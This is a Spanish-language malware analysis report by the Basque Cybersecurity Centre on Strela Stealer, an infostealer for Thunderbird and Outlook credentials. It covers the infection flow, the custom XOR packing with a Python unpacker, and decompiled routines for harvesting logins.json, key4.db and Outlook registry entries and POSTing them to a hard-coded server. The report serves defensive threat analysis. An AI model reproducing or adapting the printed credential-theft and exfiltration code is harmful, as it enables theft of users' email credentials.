Basque CyberSecurity Centre

Strela Stealer

BCSC-MALWARE-STRELA

TLP: CLEAR

www.ciberseguridad.eus

EUSKO JAURLARITZA GOBIERNO VASCO

GRUPO spri TALDEA

Índice

Cláusula de exención de responsabilidad

El presente documento se proporciona con el objeto de divulgar las alertas que el BCSC considera necesarias en favor de la seguridad de las organizaciones y de la ciudadanía interesada. En ningún caso el BCSC puede ser considerado responsable de posibles daños que, de forma directa o indirecta, de manera fortuita o extraordinaria pueda ocasionar el uso de la información revelada, así como de las tecnologías a las que se haga referencia tanto de la web de BCSC como de información externa a la que se acceda mediante enlaces a páginas webs externas, a redes sociales, a productos de software o a cualquier otra información que pueda aparecer en la alerta o en la web de BCSC. En todo caso, los contenidos de la alerta y las contestaciones que pudieran darse a través de los diferentes correos electrónicos son opiniones y recomendaciones acorde a los términos aquí recogidos no pudiendo derivarse efecto jurídico vinculante derivado de la información comunicada.

Cláusula de prohibición de venta

Queda terminantemente prohibida la venta u obtención de cualquier beneficio económico, sin perjuicio de la posibilidad de copia, distribución, difusión o divulgación del presente documento.

Sobre el BCSC

El Centro Vasco de Ciberseguridad (Basque Cybersecurity Centre, BCSC) es la entidad designada por el Gobierno Vasco para elevar el nivel de madurez de la ciberseguridad en Euskadi.

Es una iniciativa transversal que se enmarca en la Agencia Vasca de Desarrollo Empresarial (SPRI), sociedad dependiente del Departamento de Desarrollo Económico, Sostenibilidad y Medio Ambiente del Gobierno Vasco. Así mismo, involucra a otros tres Departamentos del Gobierno Vasco: el de Seguridad, el de Gobernanza Pública y Autogobierno, y el de Educación, y a cuatro agentes de la Red Vasca de Ciencia, Tecnología e Innovación: Tecnalia, Vicomtech, Ikerlan y BCAM.

El BCSC es la entidad de referencia para el desarrollo de la ciberseguridad y de la confianza digital de ciudadanos, empresas e instituciones públicas en Euskadi, especialmente para los sectores estratégicos de la economía de la región.

La misión del BCSC es por tanto promover y desarrollar la ciberseguridad en la sociedad vasca, dinamizar la actividad empresarial de Euskadi y posibilitar la creación de un sector profesional que sea referente. En este contexto se impulsa la ejecución de proyectos de colaboración entre actores complementarios en los ámbitos de innovación tecnológica, investigación y transferencia tecnológica a la industria de fabricación avanzada y otros sectores.

Así mismo, ofrece diferentes servicios en su rol como Equipo de Repuesta a Incidentes (en adelante CERT, por sus siglas en inglés “Computer Emergency Response Team”) y trabaja en el ámbito de la Comunidad Autónoma del País Vasco para aumentar la capacidad de detección y alerta temprana de nuevas amenazas, la respuesta y análisis de incidentes de seguridad de la información, y el diseño de medidas preventivas para atender a las necesidades de la sociedad vasca. Con el fin de alcanzar estos objetivos forma parte de diferentes iniciativas orientadas a la gestión de incidentes de ciberseguridad:

FIRST Improving Security Together
TF-CSIRT Trusted Introducer
CSIRT.es

Resumen ejecutivo

Strela pertenece a la familia de los *stealer* y fue identificado por primera vez en noviembre de 2022 por *DCSO CyTec*. Aunque no se conoce con certeza el grupo responsable de *Strela*, ni si está asociado a ataques dirigidos, se ha podido determinar que sus países objetivos son **España**, **Italia**, **Alemania** y **Polonia**.

Su método de propagación consiste en el envío masivo de correos electrónicos con un archivo adjunto malicioso. En sus etapas iniciales empleaba un archivo ISO que contenía un acceso directo con el nombre "Factura" que, al ejecutarse, iniciaba el código malicioso que se encontraba oculto dentro del sistema de archivos.

Desde su descubrimiento hasta la fecha actual, Strela ha experimentado diversas modificaciones, aunque su objetivo principal de robar credenciales almacenadas en **ThunderBird** y **Outlook** se ha mantenido constante. Además, sigue utilizando un servidor HTTP para llevar a cabo la exfiltración de datos. Entre las modificaciones realizadas se incluye la implementación de un sistema de protección personalizado que descifra el binario en memoria antes de su ejecución, la eliminación del cifrado de las cadenas y la supresión del uso de archivos firmados.

Como se mencionó previamente, el propósito exclusivo de *Strela* es adquirir credenciales almacenadas en dos aplicaciones específicas: **ThunderBird** y **Outlook**. En el caso de **ThunderBird**, *Strela* busca el archivo "logins.json" y "key4.db", los cuales son enviados al servidor de exfiltración para su posterior descifrado. En lo que respecta a **Outlook**, el malware inspecciona los registros de Windows en busca de información de acceso, la cual se descifra en el momento mediante una llamada al sistema. Con las credenciales obtenidas, *Strela* genera una cadena que posteriormente envía al servidor.

Todas las comunicaciones de *Strela* se llevan a cabo a través de protocolo **HTTP**, y el contenido se envía mediante peticiones **POST** cifradas con una clave **XOR** almacenada en el propio código del malware.

Como se puede observar, Strela se caracteriza por ser un malware de diseño sencillo con un objetivo específico. Aunque no emplea técnicas avanzadas, su sistema de cifrado básico le permite evadir muchas detecciones.

Análisis técnico

Flujo de infección




Ilustración 1: Flujo de infección de Strela Stealer.

Por la información que se ha podido observar en **VirusTotal** y en otros análisis de esta familia, se ha podido determinar cómo es el flujo de infección de *Strela*. El vector de entrada es a través de un correo electrónico que incluye un archivo adjunto que consiste en un fichero comprimido. Dentro de este fichero se encuentra un fichero JS. Al pulsar sobre él, se procede a extraer en el disco el fichero malicioso para su posterior ejecución en el sistema con **RunDLL**. Cuando se ha terminado de ejecutar, se muestra un mensaje de error en el que se informa de que el supuesto fichero está corrupto y que no se ha podido cargar de forma correcta.




Ilustración 2: Mensaje de error al ejecutar el malware.

Muestra analizada

La muestra analizada corresponde con la versión para Windows de la familia de *stealer* **Strela**. Se trata de una *Biblioteca de Enlace Dinámico* (DLL) de Windows de 64 bits, cuya firma **SHA256** es la siguiente:

f64713970573f33c6f786065dda75111ed65406aea26bf7e6e4d26ceaa7412df

El binario está desarrollado con C y tiene protección para reducir las posibles detecciones de los antivirus. Este sistema de protección no se trata de ninguna solución comercial sino de un desarrollo propio para esta familia.




Ilustración 3: Información extraída con DIE.

Observando la entropía del fichero, se puede observar como la sección *data* del binario tienen un valor muy alto.




Ilustración 4: Valor de la entropía para la sección data.

Por otro lado, se ha comprobado con la herramienta RDG Packer si se trata de algún software comercial encargado de la protección de binarios y el resultado es negativo.

Ilustración 5:Resultado de RDG Packer.

Finalmente, y después de haber extraído el binario original, se ha revisado la información del ejecutable con DiE. Se trata de un binario para equipos con sistema operativo Windows y con arquitectura de 64 bits, además está desarrollado en C++, su entropía es normal y parece que no contiene ninguna protección adicional.




Ilustración 6: información extraída con DiE del binario final.

Sistema de protección personalizado

Se ha tenido que buscar varias muestras para poder encontrar una en la que la herramienta de análisis pudiera ejecutarse de forma correcta, debido a que hacen uso de una función muy grande donde se hacen todas las operaciones para complicar la tarea de análisis y que aplicaciones como IDA lleguen a su límite máximo de líneas para una sola función:




Ilustración 7: Error devuelto por IDA tras descompilar la mayoría de los ficheros de Strela.

Una vez se ha encontrado una muestra que no excede del límite máximo, se ha podido observar el código y las direcciones utilizadas durante el proceso de descifrado. Para complicar el entendimiento del código han añadido multitud de operaciones aritméticas innecesarias para que parezca más complejo:

```
buffer_start = &buffer + 1;
buffer_end = &buffer + 0x101;
for ( j = 0; j < v88; j = -(-j - 450118767 + 450118766) )
{
  hex_B9 = ~(~*((_BYTE *)buffer_end + j) | 0xD6) & 0x46 | ~*((_BYTE *)buffer_end + j) & 0x29 | 0x90;// B9
  v5 = ~(~(~(*((_BYTE *)buffer_start + (j & 0x3FF)) & (*((_BYTE *)buffer_start + (j & 0x3FF)) ^ 0xD6)) | *((_BYTE *)buffer_start + (j & 0x3FF)) | 0x29) | (*((_BYTE *)buffer_start
  *((_BYTE *)buffer_end + j) = v5 | ~(~(~*((_BYTE *)buffer_end + j) | 0xD6 | ~((~((*((_BYTE *)buffer_end + j) & 0xCB | ~*((_BYTE *)buffer_end + j) & 0x34) ^ 0xCB) ^ 0xD6) & 0xD6
  v6 = *((_BYTE *)buffer_end + j) & (*((_BYTE *)buffer_end + j) ^ 0x9F);
  *((_BYTE *)buffer_end + j) = (v6 ^ (*((_BYTE *)buffer_end + j) ^ 0x9F) & 0x9F | v6 & (*((_BYTE *)buffer_end + j) ^ 0x9F) & 0x9F) & 0x6A | ~(v6 ^ (*((_BYTE *)buffer_end + j) ^
}
v84 = (char *)&buffer + v88 + 1028;
```

Ilustración 8: Descifrado del binario.

Para agilizar el proceso de análisis se ha optado por depurar la sección de código donde se produce el descifrado con la intención de entender el comportamiento y deducir el proceso de descifrado. Durante este proceso, se lograron identificar varias partes importantes:

- La carga de la clave de descifrado:

```
000000006D7C1540  48:8B8424 A8010000  mov rax,qword ptr ss:[rsp+1A8]   [rsp+1A8]:"eEKHeO
000000006D7C1548  8B8C24 9C010000     mov ecx,dword ptr ss:[rsp+19C]
000000006D7C154F  81E1 FF030000       and ecx,3FF
000000006D7C1555  89C9                mov ecx,ecx
000000006D7C1557  89CA                mov edx,ecx
000000006D7C1559  0FB60C10            movzx ecx,byte ptr ds:[rax+rdx]   rax+rdx*1:"eEKHeO
```

Ilustración 9: Carga de la clave de descifrado.

- La carga del contenido cifrado:

```
000000006D7C155D  48:8B8424 A0010000  mov rax,qword ptr ss:[rsp+1A0]   rax:content_t
000000006D7C1565  44:8B8424 9C010000  mov r8d,dword ptr ss:[rsp+19C]
000000006D7C156D  44:89C2             mov edx,r8d
000000006D7C1570  44:0FB60410         movzx r8d,byte ptr ds:[rax+rdx]   rax+rdx*1:cor
```

Ilustración 10: Carga del contenido para descifrar.

- El descifrado, operación XOR entre los dos valores cargados.
- Almacenamiento del valor descifrado:

```
000000006D7C1716  41:09E8             or r8d,ebp
000000006D7C1719  44:880410           mov byte ptr ds:[rax+rdx],r8b
000000006D7C171D  48:8B8424 A0010000  mov rax,qword ptr ss:[rsp+1A0]
```

Ilustración 11: Almacenamiento del valor descifrado.

- Otro descifrado más XOR con un valor fijo (0A) en el caso de este binario. Se ha probado con otras muestras y parece que siempre es el mismo valor.

Tras varias iteraciones, se puede observar cómo cambia el valor del contenido cifrado y comienza a mostrarse una cabecera de un fichero ejecutable.




Ilustración 12: Cabecera del fichero ejecutable descifrado.

Después de terminar con el descifrado del binario, se descifra también una pequeña cadena de texto que se encuentra justo después.




Ilustración 13: Cadena cifrada.

En la imagen anterior se puede apreciar la secuencia “32 00 00 00”. Ese número indica el tamaño de la cadena que se va a descifrar. La clave de descifrado es la misma que se ha utilizado para el binario y también hace uso de una operación **XOR** para desvelar el contenido final.




Ilustración 14: Resultado tras descifrar el contenido.

Para facilitar la tarea de descifrado se ha implementado un código en Python que permite extraer el binario final. El código es el siguiente:

```python
import sys
import struct

def xor_decrypt(data, key):
    decrypted = bytearray()
    for i in range(len(data)):
        if type(key) == bytes:
            decrypted.append(data[i] ^ key[i%len(key)])
        else:
            decrypted.append(data[i] ^ key)
    return decrypted

def brute_force_xor(data, target):
    for key in range(1, 256):
        decrypted = xor_decrypt(data[0:20], key)
        if decrypted.startswith(target):
            return key
    return None

def find_long_string(content, min_length=1000):
    list_ = content.split(b"\x00")
```

```
    for i in list_:
        if len(i) < min_length:
            continue
        else:
            if all(chr(byte).isascii() for byte in i):
                return i
    return None

def main():
    if len(sys.argv) < 2:
        print("Uso: python script.py <nombre_archivo>")
        return

    filename = sys.argv[1]

    try:
        with open(filename, 'rb') as file:
            content = file.read()
    except FileNotFoundError:
        print(f"El archivo '{filename}' no existe.")
        return

    long_string = find_long_string(content)
    if not long_string:
        print("Cadena larga no encontrada en el archivo.")
        return
    else:
        print(f"Posible clave de cifrado, tamaño {len(long_string)} :", long_string)

    null_byte = b'\x00'

    start_idx = content.find(long_string)
    if start_idx == -1:
        print("Cadena larga no encontrada.")
        return

    null_idx = content.find(null_byte, start_idx)
    if null_idx == -1:
        print("Carácter nulo no encontrado después de la cadena.")
        return
    size_of_encrypted_data =  content[start_idx-4:start_idx]
    size_ = struct.unpack("i",size_of_encrypted_data)[0]
    encrypted_data = content[null_idx + 1:null_idx + 1+size_]
    decrypted_1 = xor_decrypt(encrypted_data, long_string + b"\x00")
    print(decrypted_1[0:20])

    target = b'MZ'
    new_key = brute_force_xor(decrypted_1, target)
    if new_key is None:
        print("No se encontró la segunda clave para descifrar el contenido.")
        return
    else:
        print(f"Segunda clave de cifrado encontrada: {new_key}")

    decrypted_final = xor_decrypt(decrypted_1, new_key)

    with open(f'{filename}_unpacked_2.bin', 'wb') as output_file:
        output_file.write(decrypted_final)

if __name__ == '__main__':
    main()
```

El código no hace uso de ninguna librería externa que sea necesaria instalar. Por lo tanto, solo es necesario tener instalado Python en el equipo para su correcto funcionamiento.

Cifrado de cadenas de texto

Strela no contiene ningún tipo de cifrado de cadenas de texto debido a que, con el sistema de protección explicado anteriormente, evita que se puedan ver sobre el binario original que infecta la máquina.

```
.rdata:0000... 00000007 C strela
.rdata:0000... 0000000E C 91.215.85.209
.rdata:0000... 0000000C C /server.php
.rdata:0000... 00000074 C Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
.rdata:0000... 0000005A C SOFTWARE\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676\\
.rdata:0000... 0000000C C IMAP Server
.rdata:0000... 0000000A C IMAP User
.rdata:0000... 0000000E C IMAP Password
.rdata:0000... 0000000A C %s,%s,%s\n
.rdata:0000... 00000017 C \\Thunderbird\\Profiles\\
.rdata:0000... 00000011 C %s%s\\logins.json
.rdata:0000... 0000000D C %s%s\\key4.db
.rdata:0000... 00000013 C Die Datei ist besch
```

Ilustración 15: Ejemplos de algunas cadenas del binario final.

Función principal

La primera acción que realiza Strela es ocultar la consola de la aplicación para que el usuario no sospeche que su equipo está ejecutando código malicioso.

```
26 int __stdcall WinMain(HINSTANCE appInstance, HINSTANCE prevAppInstance, LPSTR cmdLine, int cmdShow)
27 {
28   // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
29
30   consoleWindow = GetConsoleWindow();
31   ShowWindow(consoleWindow, HIDE_WINDOW);       // Ocultar consola
```

Ilustración 16: Ocultación de la consola de la aplicación.

A continuación, obtiene la distribución del teclado con la función *GetKeyboardLayout*, para poder determinar el idioma del equipo y mostrar un mensaje de error acorde.

```
66    if ( currentLayout > 0x410u )
67    {
68      if ( currentLayout == 0x415 )             // Polaco
69      {
70        MessageBoxW(0i64, aPlikJestUszkod, aPlikJestUszkod, 0);
71        return 0;
72      }
73      if ( currentLayout == 0x42D || currentLayout == 0xC0A )// Español
74        goto LABEL_20;
75    }
76    else
77    {
78      switch ( currentLayout )
79      {
80        case 0x410u:                            // Italiano
81          MessageBoxA(0i64, Text, Text, 0);
82          break;
83        case 0x403u:                            // Catalan
84LABEL_20:
85          MessageBoxA(
86            0i64,
87            "El archivo est\xE1\x20\x64a\xF1\x61\x64\x6F y no se puede ejecutar.",
88            "El archivo est\xE1\x20\x64a\xF1\x61\x64\x6F y no se puede ejecutar.",
89            0);
90          return 0;
91        case 0x407u:                            // Aleman
92          MessageBoxA(0i64, Caption, Caption, 0);
93          break;
```

Ilustración 17: Diferentes mensajes de texto dentro de una ventana emergente haciendo uso de MessageBoxA y MessageBoxW.

Previo al mensaje de error, "*El archivo está dañado y no se puede ejecutar*", se intenta crear un *mutex* cuyo valor es el nombre de la máquina. En caso de que no

se puede crear porque ya existe, el programa finaliza sin ningún tipo de mensaje. En caso contrario se comienza con el robo de la información y finalmente se muestra el error al usuario.

```
46  GetComputerNameA(computerName, (LPDWORD)bufferSize);
47  str1Len = lstrlenA("strela");
48  str2Len = lstrlenA("strela");
49  loopCount = str1Len - 1;
50  if ( loopCount )
51  {
52    bufferPos = computerName;
53    do
54    {
55      ++bufferPos;
56      str2Index = iterator++;
57      *(bufferPos - 1) ^= aStrela[str2Index % str2Len];
58    }
59    while ( iterator < loopCount );
60  }
61  CreateMutexA(0i64, 0, computerName);          // Creacion de mutex con el nombre del equipo
62  if ( GetLastError() != ERROR_ALREADY_EXISTS )
63  {
64    robar_info_thunderbird();
65    robar_info_outlook();
66    if ( currentLayout > 0x410u )
67    {
68      if ( currentLayout == 0x415 )             // Polaco
69      {
70        MessageBoxW(0i64, aPlikJestUszkod, aPlikJestUszkod, 0);
```

Ilustración 18: Creación del mutex y comprobación de si existe ya el mutex.

Robo de información del cliente de correo ThunderBird

Para robar las credenciales de este gestor de correo electrónico, *Strela* obtiene la ruta de "AppData" del equipo, le concatena "\Thunderbird\Profiles\" y recorre todo el directorio en busca de los ficheros "logins.json" y "key4.db", que son los archivos que utiliza para almacenar las credenciales de acceso:

Versions supported

- Firefox <32 (key3.db, signons.sqlite)
- Firefox >=32 (key3.db, logins.json)
- Firefox >=58.0.2 (key4.db, logins.json)
- Firefox >=75.0 (sha1 pbkdf2 sha256 aes256 cbc used by key4.db, logins.json)
- at least Thunderbird 68.7.0, likely other versions

key3.db is read directly, the 3rd party bsddb python module is NOT needed.

Ilustración 19: información extraída del repositorio https://github.com/lclevy/firepwd

```
wsprintfA(loginsPath, "%s%s\\logins.json", folderPath, fileData.cFileName);
memset(keyPath, 0, 0x104ui64);
wsprintfA(keyPath, "%s%s\\key4.db", folderPath, fileData.cFileName);
if ( PathFileExistsA(loginsPath) )
{
  if ( PathFileExistsA(keyPath) )
  {
    loginsFileData = 0i64;
    loginsFile = CreateFileA(loginsPath, 0xC0000000, 3u, 0i64, 3u, 0x80u, 0i64);
    loginsFileHandle = loginsFile;
    if ( loginsFile != (HANDLE)FILE_INVALID_FILE_ID )
    {
      logins_file_size = GetFileSize(loginsFile, 0i64);
      logins_file_size_cp = logins_file_size;
      loginsFileData = j__malloc_base(logins_file_size + 1);
      loginsFileData[logins_file_size_cp] = 0;
      if ( !ReadFile(loginsFileHandle, loginsFileData, logins_file_size_cp, 0i64, 0i64) )
      {
        free(loginsFileData);
        loginsFileData = 0i64;
      }
    }
    CloseHandle(loginsFileHandle);
    keyFileData = 0i64;
    FileA = CreateFileA(keyPath, 0xC0000000, 3u, 0i64, 3u, 0x80u, 0i64);
    keyFileHandle = FileA;
    if ( FileA != (HANDLE)-1i64 )
    {
      keyFileSize = GetFileSize(FileA, 0i64);
      keyFileSize_cp = keyFileSize;
      keyFileData = j__malloc_base(keyFileSize + 1);
      keyFileData[keyFileSize_cp] = 0;
      if ( !ReadFile(keyFileHandle, keyFileData, keyFileSize_cp, 0i64, 0i64) )
      {
        free(keyFileData);
        keyFileData = 0i64;
      }
    }
    CloseHandle(keyFileHandle);
    if ( loginsFileData && keyFileData )
```

Ilustración 20: Búsqueda de los ficheros "logins.json" y "key4.db".

Una vez se encuentra la pareja de archivos, *Strela* abre cada uno, obtiene su tamaño, lee su contenido y los combina en un búfer que tiene el tamaño de ambos archivos combinado y 6 bytes adicionales para añadir una cabecera (“FF”) y el tamaño del fichero “logins.json”. De esta forma se podrán separar los dos ficheros cuando los reciba el servidor.

```
if ( loginsFileData && keyFileData )
{
  combinedData = (char *)j__malloc_base((unsigned int)(keyFileSize_cp + logins_file_size_cp + 6));
  *(_WORD *)combinedData = 'FF';
  *(_DWORD *)(combinedData + 2) = logins_file_size_cp;
  memmove(combinedData + 6, loginsFileData, (unsigned int)logins_file_size_cp);
  memmove(
    &combinedData[(unsigned int)(logins_file_size_cp + 6)],
    keyFileData,
    (unsigned int)keyFileSize_cp);
  free(loginsFileData);
  free(keyFileData);
```

Ilustración 21: Reserva de memoria y creación de la estructura que se va a exfiltrar.

Finalmente, Strela intenta de forma infinita exfiltrar la información hasta que el servidor responda con “KH”. En caso de que falle, espera un segundo antes de realizar el próximo intento.

```
do
{
  while ( 1 )
  {
    LODWORD(fileSize) = 0;
    postResult = exfiltrate_internet_post(
                   combinedData,
                   (int)keyFileSize_cp + (int)logins_file_size_cp + 6,
                   &fileSize);
    if ( postResult )
      break;
    Sleep(1000u);
  }
}
while ( lstrcmpA(&postResult[(unsigned int)fileSize - 2], "KH") );
```

Ilustración 22: Bucle infinito para intentar exfiltrar la información.

Este método de robo de credenciales es ampliamente conocido y no representa un descubrimiento novedoso. Existen varios repositorios en Internet que implementan esta misma metodología.

Robo de información del cliente de correo Outlook

El proceso encargado de obtener las credenciales de Outlook comienza con la apertura de la clave de registro de Windows **“SOFTWARE\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676\\”** mediante la función *RegOpenKeyExA*. Una vez se ha obtenido acceso de forma exitosa, consulta el número de subclaves que se encuentran con la función *RegQueryInfoKeyA*. En caso de que la obtención de información falle, el malware cierra la clave y finaliza su función actual.

```
// [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

if ( !RegOpenKeyExA(
        HKEY_CURRENT_USER,
        "SOFTWARE\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676\\",
        0,
        KEY_READ,
        &clave) )
{
  if ( RegQueryInfoKeyA(clave, 0i64, 0i64, 0i64, &cantidadSubclaves, 0i64, 0i64, 0i64, 0i64, 0i64, 0i64, 0i64) )
  {
    RegCloseKey(clave);
  }
  else
  {
    cadenaDatos = (CHAR *)j__malloc_base(0x400ui64);
    contador = 2;
```

Ilustración 23: Obtención de las subclaves de registro.

A continuación, el malware reserva un espacio de memoria de tamaño 1024 y lo inicializa con el carácter **OL,** seguramente para identificar que se tratan de credenciales de **O**ut**L**ook, con un bucle recorre cada una de las subclaves con la

función *RegEnumKeyExA*, que serán cada uno de los diferentes perfiles almacenados.




Ilustración 24: Perfiles almacenados dentro de Outlook en el registro de Windows.

